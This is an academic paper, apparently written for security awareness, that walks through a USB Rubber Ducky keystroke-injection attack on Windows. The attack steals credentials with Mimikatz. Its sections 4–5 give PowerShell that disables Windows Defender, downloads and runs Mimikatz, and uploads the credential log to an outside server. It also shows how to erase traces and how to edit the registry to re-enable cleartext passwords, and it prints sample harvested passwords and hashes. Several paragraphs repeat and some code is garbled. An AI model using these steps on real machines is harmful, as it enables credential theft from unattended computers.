Hacking Experiment by Using USB Rubber Ducky Scripting

Benjamin Cannols
Department of CSIS, University of North Georgia
Dahlonega, Georgia 30597, USA

and

Ahmad Ghafarian
Department of CSIS, University of North Georgia
Dahlonega, GA 30597, USA

ABSTRACT

By leaving your computer unlocked while you are away for seconds can give hackers all the time they need to obtain your personal information from your computer. This paper aims to detail the necessary research and development of a USB Rubber Ducky script, to obtain clear text logon id and passwords from a Windows machine, in mere seconds. Each stage is laid out in sections discussing Ducky script, powershell, Mimikatz, and reenabling the vulnerability by breaking down the attack into two parts for Windows 7 and up operating systems.

Keywords: USB Rubber Ducky, hacking, scripting, powershell, mimikatz, and duck tool kit.

1. INTRODUCTION

Nearly every computer including desktops, laptops, tablets and smartphone take input from humans via keyboards. This is possible because there is a specification with every ubiquitous USB standard known as Human Interface Device (HID). Practically, this means that any USB device claiming to be a Keyboard HID will be automatically detected and accepted by most modern operating systems including Windows, Mac OS, Linux or Android.

The USB interface is generally a dangerous vector for attack. In many organizations, use of USB flash drives is restricted [1] due to their potential for being used as a hacking tool. Examples of USB storage usages to serve as a malware delivery mechanism are provided in various research papers such as [3, 7, 8, 9]. Recently an even more insidious form of USB-based attack has emerged known as BadUSB [2, 5]. The BadUSB device registers as multiple device types, allowing the device to take covert actions on the host machine. For example, a USB flash drive could register itself as a device or a keyboard, enabling the ability to inject malicious scripts. This functionality is present in the Rubber Ducky penetration testing tool [4]. Unfortunately, because USB device firmware cannot be scanned by the host machine, antivirus software cannot detect or defend against this attack. According to [10] this problem is not just limited to dubious flash drives. Any device that communicates over USB is susceptible to this kind of attack. Moreover, existing USB security solutions, such as whitelisting individual devices by their serial number, are not adequate when considering malicious firmware that can make spurious claims about its identity during device enumeration. Standard USB devices are too simplistic to reliably authenticate, and secure devices with signed firmware that could permit authentication are rare, leaving it unclear how to defend ourselves against this new attack.

There exist several methods to penetrate a machine as a hacker or a penetration tester such as social engineering, exploiting vulnerabilities of the system, etc. One of the practical strategies used by the hackers is to plug in a USB stick to a machine. This can be done by using a USB device detected by a victim's computer as a HID (this is called BadUSB) and running code without the knowledge or consent of the victim. For example, if the user is away for lunch and left his or her computer unattended, the hacker can plug in the USB in the victim's machine for malicious purposes.

Several attempts have been made by researchers to mitigate the dangers of hacking to a machine via BadUSB. One of such methods is provided by Vouteva [14]. The author provided a proof of concept for the feasibility and deployment of BadUSB by using an Arduino Micro [15] as a replacement for a BadUSB.

In this paper we present the details of our approach in implementing the penetration into a Windows machine via USB Rubber Ducky and scripting. The mechanism allows a hacker to attack an unattended machine and retrieve sensitive information such as user identification and clear text password from the victim machine. We will utilize several tools and technologies such as powershell, Mimikatz, scripting language, web server and PHP technology.

The rest of this paper is organized as follows. In section 2 we review the literature. Section 3 covers keylogger enabled USB and other hacking mechanisms related to USB. The tools and technologies used in this research are described in section 4. Section 5 discusses the attack method and its implementation. The conclusion appears in section 6. Section 7 presents references.

2. LITERATURE REVIEW

In this section we explain some of the previous research in both the areas of using USB as an attack vector and the mechanisms for preventing attacks related to USBs.

At Black Hat 2015, Nohl and Lell presented USB attack scenarios using a BadUSB [11]. The authors demonstrated that it is possible to use a USB to redirect the user's DNS queries to an attacker's DNS server. In a related work Kamkar [12] demonstrates a Teensy USB microcontroller, configured to install a backdoor and change the DNS settings of an unlocked machine. Recently, a method of using a BadUSB has been developed by Nikhil Mittal (SamratAshok) in a tool called Kautilya [13]. The tool has functionality like information gathering and script executions which leads to hacking the victim machine.

With the aim of mitigating the risks posed by USBs, the authors in [16] built a BadUSB device and tested it in a controlled OS environment. Based on the results of their tests, they make recommendations on how to control the security of a machine.

In another published research paper the authors exploit several USB features to establish a rogue HTTP channel used to leak data stored on the device's disk to an Internet back end [17].

To mitigate the dangers of using keylogger enabled USB, the authors in [18] built a method called USBWall with aim of preventing an attack. The authors compared their USBWall with other commercially available antivirus products. In their controlled environment, they report that USBWall is comparative to commercial anti-virus software.

3. USB KEYLOGGING

Keylogger software has the capability to record every keystroke a user makes to a log file. It can record information such as user id, password, instant messages, and e-mail. Detail of Keyloggers performance and whether they need administrative access to the target machine or not are discussed in [19]. In recent years there has been some hardware development that enhances the task of keylogging. In this section we describe the specification of one of that hardware that we use in this research.

USB Rubber Ducky has been developed by Hak5 [4]. This USB key includes a 60MHz programmable microcontroller and a SD slot. It behaves like a keyboard and it looks like USB flash drives. It can be easily hidden on a computer port. Another feature of this device is that it may be hidden in the task manager; it is assumed that its power consumption may be revealed with physical measurements. However, to use the USB Rubber Ducky we need physical access to the victim's machine and we need to write a malware to be injected in the device.

Computers inherently trust devices that claim to be a HID. It's through these devices that humans interact with and accomplish their daily tasks on all computers including desktops, laptops, tablets, and smart phones. The USB rubber ducky is a keyboard emulator disguised within a USB thumb drive case. It has been used by IT professionals, pen testers and hackers since 2010 and has become the most used commercial keystroke injection attack platform in the business. Combined with its scripting language, payloads can be written and deployed.

It is not uncommon for people to leave their computers unattended, even if only for few minutes. These few minutes is all it takes for usernames and passwords to be stolen by a malicious hacker using the USB Rubber Ducky or a similar tool. Whether it is a local account or a Microsoft account, vulnerability exists in Windows and many other operating systems. Clear text passwords are stored in the computer's main memory that can be extracted using a program called Mimikatz designed by Benjamin Delpy [22]. One of many functions included in Mimikatz is the sekurlsa function, which specifically targets logon passwords and hashes.

This research exploits Windows vulnerability utilizing the USB Rubber Ducky. For this project the victim machine will be running windows 7 with windows defender for its antivirus, signed in to a Microsoft account owned by the victim. In the next section we describe the details of the tools and technology needed to construct and launch an attack.

4. TOOLS AND TECHNOLOGIES

We have employed several hardware and software tools to implement this project. This section outlines those tools and technologies.

4.1 Target Machine

For the target machine we use a physical machine running Windows 7, 64-bits Ultimate Edition with all patches applied and having windows defender as the antivirus software.

4.2 USB Rubber Ducky Hardware

We use a USB Rubber Ducky for attack media (Hak5 [4]), This looks a USB flash drive which can be plugged into the victim's machine. The average USB Rubber Ducky includes a 60MHz programmable microcontroller and a SD slot. Some of the features of this device include behaving like a keyboard; it does not show in the task manager and its power consumption may be revealed with physical measurements.

4.3 Scripting Language

To write malware payload we use Rubber Ducky scripting language. Writing scripts can be done from any common text editor such as Notepad. Each command must be written on a new line all in caps, and may have options follow. The commands can invoke keystrokes, key-combos or strings of text as well as offering delays or pauses. The two most common commands are DELAY and STRING. DELAY is followed by a number that represents milliseconds. For example, the line "DELAY 2000" instructs the Rubber Ducky to wait 2 full seconds before proceeding to the next line of code. This is extremely important in making sure the script runs smoothly and effectively. Since the Ducky is extremely fast, some computers may not be able to keep up. This command prohibits the Ducky to move faster than the computer will be able to follow. The STRING command instructs Rubber to process the text following STRING. It can accept a single or multiple characters. Also, the command WINDOWS (or GUI) emulates the Windows-key. Figure 1 shows an example of script [5] which displays Hallow World! I am in your PC.



Figure 1- An example of Rubber Script

4.4 Duck Toolkit NG

The Duck Toolkit NG is an open source penetration testing platform that allows user to generate USB Rubber Ducky [23] payloads for use on Windows, Linux, Mac OSX and many other popular operating systems. We can choose from pre built payloads, create our own payloads and decode existing payloads. Using the toolkits require administrative access, powershell, and Internet access.

4.5 Pwershell

Powershell is an object-oriented programming language and interactive command line shell for Microsoft Windows. Powershell automates system tasks, such as batch processing, and create systems management tools for commonly implemented processes. Figure 2 shows an example of powershell for downloading a file from a website and the executing it which is due to [6].

```
DELAY 3000
GUI r
 DELAY 100
 STRING powershell (new-object
System.Net.WebClient).DownloadFile('http://example.co
m/bob.old','%TEMP%\bob.exe');
 DELAY 100
 STRING Start-Process "%TEMP%\bob.exe"
 ENTER
```

Figure 2-An example of Powersell

4.6 Web Server

Since we are going to execute the malware remotely from the web, we need a web server with PHP capability to upload and download malware executable files.

4.7 Mimikatz

Mimikatz [22] is an open-source utility that enables the viewing of credential information from the Windows LSASS (Local Security Authority Subsystem Service) through its *sekurlsa* module which includes plaintext passwords and Kerberos tickets and much more. Most antivirus tools will detect the presence of Mimikatz as a threat and delete it but it is possible to go around that. Mimikatz can be executed both locally from the command line and remotely. To run Mimikatz from the command line, we need mimikatz.exe and sekurlsa.dll on the target machine. This approach is not desirable in this research because we want to be able to use the USB Rubber Ducky and bypass hard drive. To run it remotely, first we'll establish a connection to the servers then just copy over sekurlsa.dll and run it. Mimikatz tools run on all versions of Windows from XP forward. However, its functionality is somewhat limited in Windows 8.1 and 10. Below is an example execution to look for passwords on a system.

```
privilege::debug
Sekurlsa::logonpasswords
```

5. CREATING PAYLOAD AND LAUNCHING THE ATTACK

This section details the process of exploiting Windows vulnerability by creating an attack payload for retrieving user id and password from the victim's machine. For this project, the victim machine will be running Windows 7 with windows defender as its antivirus.

5.1 Using Ducky Script to Create Payload

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The Following statement converts the script text file to a .bin file.

```
java -jar duckencode.jar -i payload.txt -o inject.bin
```

Once we created the inject.bin file, we injected it onto the microSD card which was then inserted in the USB Rubber Ducky hardware. At this point the Ducky is ready for the first part of the attack.

5.2 Configuring Mimikatz for File Upload/Download

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The Following statement converts the script text file to a .bin file.

The next step is to obtain a copy of the Mimikatz executable and upload to a hosting service of your choosing, or your own private webserver. For this project we chose Google Drive account to upload the executable file. When the file was uploaded we utilized a direct link generator to obtain the download link for the Mikimatz as this is how it will download and run from powershell. Uploading the credentials was a little more in-depth. We created a PHP (Figure 3) page on our website to listen for the file coming in, and then save it. This receives the file and saves it in the current directory of the PHP file.

"Credentials_VictimIPAddress_CurrentDatemimikatz.log".

```
<?php
$uploadDir =
'Credentials'."_".$_SERVER['REMOTE_ADD']."_".date("Y-
m-d_H-i-s");
$uploadFie = $UploadDirc.basename
($_FILES['file']['name']);
?>
```

Figure 3- PHP file for uploading files

5.3 Required Powershell Script

After the download and upload locations were set, we needed to figure out the powershell scripting required. When the Rubber Ducky is plugged in, we are going to have to get powershell open and running with administrator privileges.

For that we must open the run menu with ducky commands and use this statement:

Powershell start-process cmd-verb-runAs

See Figure 4 below for the complete powershell script

```
(New-Object
Net.WebClient).UploadFile('http://sp.cannoles.com/up.php','mimikatz.log')
del /f mimikatz.log
"Remove-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU' -Name '*' -ErrorAction SilentlyContinue"
```

Figure 4- Powershell script

Now we have the privileges to continue with our script effectively. However, before we begin downloading and running programs, we first must deal with the antivirus. In this scenario, through a little previous reconnaissance, we know the victim's machine is running only windows defender. The following code will deactivate defenders real time scanning.

```
Set-MpPreference-DiableRealtimeMonitoring $true
```

We deactivated the Windows defender in the beginning and then changed the variable $true to $false, to reenable it when we are done, as to leave no trace.

The Invoke-Expression directive, the New-Object cmdlet, and the DownloadFile/UploadFile methods are needed for the next part. IEX, or Invoke-Expression, is used in powershell to execute rather than echo everything that follows it back in the command line. This is crucial to getting our application to run after we download it. The New-Object cmdlet opens an instance of Microsoft .NET framework. When combined with the WebClient class, it allows sending and receiving to web servers. The DownloadFile and UploadFile allows us to specify where and what gets received and sent. The code in Figure 5 uses the Invoke-Expression to download the Mimikatz executable and run it.

```
IEX (New-Object
System.Net.WebClient).DownloadFile('https://drive.google.com/uc?export=download&id=0B-N8tg5UKUi_ZmV6bFdQUVAzVzQ','"$env:temp\mimikatz.exe"); Start-Process "$env:temp\mimikatz.exe"
```

Figure 5-Downloading Mimikatz and execution

After Mimikatz has run, it logs the results in an output file, to get it uploaded the WebClient class must be utilized again as shown below, with the web address given, pointing to the PHP file listening for the upload.

```
(New-Object
Net.WebClient).UploadFile('http://sp.cannoles.com/up.php','mimikatz.log')
```

After the upload, it's a good idea to cover our tracks. Everything written in the cmd prompt does not get saved and will be erased upon closing it. Unfortunately, the same does not apply to the Mimikatz.log file and the command that was written in the run dialog box. These can be quickly erased with two commands. First, we will used the following to delete the log file of credentials:

```
del /f mimikatz.log
```

Then we needed to clear out the run menu in case our victim ever goes to check it. This can be done utilizing the following code.

```
"Remove-ItemProperty -Path
'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU' -Name '*' -
ErrorAction SilentlyContinue"
```

This command will delete the history from the windows registry. We are calling it to delete "*" from the RunMRU path. The "ErrorAction SilentlyContinue" command is a failsafe to ensure the command will continue to execute and ignore it, should an error should arise.

5.4 Mimikatz Supports Commands

We used Ducky scripting, which was introduced in section 4.3 and wrote our own malware script in a notepad and saved it as a text file. This text file was then encoded into an inject.bin file. The Following statement converts the script text file to a .bin file.

After we run Mimikatz but before we upload our results via powershell, we must execute a few commands to obtain the credentials we want. Mimikatz will open in a new prompt window which will allows us to continue passing the STRING command through the Ducky to output commands. These commands are shown below.

"Log", "privilege::debug" and
"sekurlsa::logonpasswords"

Log will create the .log file at the default location, and prompt Mimikatz to record everything outputted. "privilege::debug" is necessary to give Mimikatz the permissions it needs to pull credentials from memory. Lastly, "sekurlsa::logonpasswords" calls the sekurlsa function in Mimikatz. Once it is completed after the DELAY has passed, we will instruct the Ducky to key "ALT F4" closing the Mimikatz window and returning us to the powershell prompt.

At this stage the powershell has been written, files are ready for download and upload, and Mimikatz commands are set. Next we encode the code into an inject.bin file, and place the MicroSD inside the Rubber Ducky. Once it is plugged into a machine it will automatically run and victim's login credential and password are retrieved in clear text. The result of execution of the malware is shown in Figure 6 below.

```
Using 'mimikatz.log' for logfile : OK

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1041792 (00000000:000fe580)
Session           : Interactive from 2
User Name         : testd
Domain            : DESKTOP-K2139L1
Logon Server      : (null)
Logon Time        : 12/3/2016 5:27:43 PM
SID               : S-1-5-21-3101149797-661067569-954633636-1002
        msv :
         [00000005] Primary
         * Username : testdummy8585@hotmail.com
         * Domain   : MicrosoftAccount
         * NTLM     : 7051e500c8ec4d96148a1e3240ef90f5
         * SHA1     : bb763770fc0ca2eabd8499522de0eee48306b439
        tspkg :
        wdigest :
         * Username : testdummy8585@hotmail.com
         * Domain   : MicrosoftAccount
         * Password : Dummydummy
        kerberos :
         * Username : testdummy8585@hotmail.com
         * Domain   : MicrosoftAccount
         * Password : (null)
        ssp :
        credman :
```

Figure 6- Payload execution results

5.5 Attacks on Windows 10

After Windows 7, Microsoft changed the way that their operating system handled passwords. This vulnerability is not easily exploitable on Windows 10 without a registry edit. Due to the unique platform of attack, since we have physical access to the system, we can make a registry edit and allow this vulnerability to be exploited again.

However, performing this all in one attack is almost impossible because of the way that the windows registry works. Therefore, on Windows operating systems above Windows 7, this attack must be split into two parts.

Our first part of the attack (shown in Figure 7) will make the system susceptible to our second part, which is the attack we have already created. Once we make the registry edit, the Windows account must be locked, signed out, or restarted before the changes go into effect. We will utilize the "reg add" command to recreate the registry value that Microsoft has removed, and setting its value to "1" for true. Once we add this value and the account is logged into once again, logon passwords will be stored in memory for us to pull. Our Ducky script for this part will be quite similar but shorter than are our previous script. We will run powershell as an administrator again, then perform the proper registry edit, and then clear out steps by removing the history of the run dialog box.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DebugLevel	REG_DWORD	0x00000000 (0)
DigestEncryptionAlgorithms	REG_SZ	3des,rc4
Negotiate	REG_DWORD	0x00000000 (0)
UseLogonCredential	REG_DWORD	0x00000001 (1)
UTF8HTTP	REG_DWORD	0x00000001 (1)
UTF8SASL	REG_DWORD	0x00000001 (1)

Figure 7-Registry Edit Code

6. CONCLUSIONS

In this project we have demonstrated how to use various tools, such as Rubber Ducky scripting, powersehll, Mimikatz, registry editing, PHP and web server to exploit Windows vulnerability and launch an attack to reveal victim's information such as id and password. By using USB Rubber Ducky we have shown that all an attacker need it a few seconds access to insert the hardware into the machine and then run it remotely. The HID enabled Rubber Ducky is only limited by what you can accomplish with a keyboard. This project shows how important protecting your devices from malicious hackers can be. They need only mere seconds to steal very confidential information.

7. REFERENCES

[1] M. Al-Zarouni. The Reality of Risks from Consented Use of USB Devices. School of Computer and Information Science, Edith Cowan University, Perth, Western Australia, 2006.

[2] A. Caudill and B. Wilson. Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB). GitHub, 26, Sept. 2014.

[3] N. Falliere, L. O. Murchu, and E. Chien. W32. Stuxnet Dossier. 2011.

[4] Hak4. Episode 709: USB Rubber Ducky Part 1. http://hak5.org/episodes/episode-709, 2013.

[5] Hak5. USB Rubber Ducky Payloads. https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads, 2013.

[6] K. Nohl and J. Lehl. BadUSB – On Accessories That Turn Evil. In Blackhat USA, Aug. 2014.

[7] OLEA Kiosks, Inc. Malware Scrubbing Cyber Security Kiosk. http://www.olea.com/product/cyber-security-kiosk/, 2015.

[8] S. Shin and G. Gu. Conficker and Beyond: A Large-scale Empirical Study. In Proceedings of the 26th Annual Computer Security Applications Conference, ACSAC '10,
[9] J. Walter. "Flame Attacks": Briefing and Indicators of Compromise. McAfee Labs Report, May 2012.
[10] D. Tian, A. Bates and K. Butler: Defending Against Malicious USB Firmware with GoodUSB. ACSAC '15, December 07-11, 2015, Los Angeles, CA, USA.
[11] BlackHat USA 2014, Karsten Nohl and Jakob Lell, BadUSB - On Accessories that Turn Evil, https://srlabs.de/badusb/, Accessed on 07 Jan 2015
[12] S. Kamkar, USBDriveBy, http://samy.pl/usbdriveby/, Jan 2015
[13] Nikhil "SamratAshok" Mittal, Kautilya, https://github.com/samratashok/Kautilya, Jan 2015
[14] S. Vouteva, Feasibility and Deployment of Bad USB. University of Amsterdam, System and Network Engineering Master Research Project, Feb 2015.
[15] Arduino Micro, http://arduino.cc/en/ Main/ArduinoBoardMicro, 2015
[16] R. Bhakte, P. Zavarsky and S. Butakov. Security Controls for Monitored Use of USB Devices Based on the NIST Risk Management Framework. Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual,
[17] R. Schilling and F. Steinmetz. USB Device Phoning Home. Hamburg University of Technology, February 2016.
[18] M. Kang. USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices. M.S., Computer Science, University of Kansas, 2015.
[19] G. Fournier, P. Matousswoski and P. Cotret. Hit the KeyJack: stealing data from your daily device incognito. CS.CR, France, Oct. 2016.
[20] KeyScrambler, https://www.qfxsoftware.com/.\
[21] KeyGrabber, http://www.keelog.com/usb_hardware_keylogger.html
[22] Mimikatz, https://github.com/gentilkiwi/mimikatz.
Hall, J., & Breen, K. (2014). Duck ToolKit NG, https://ducktoolkit.com/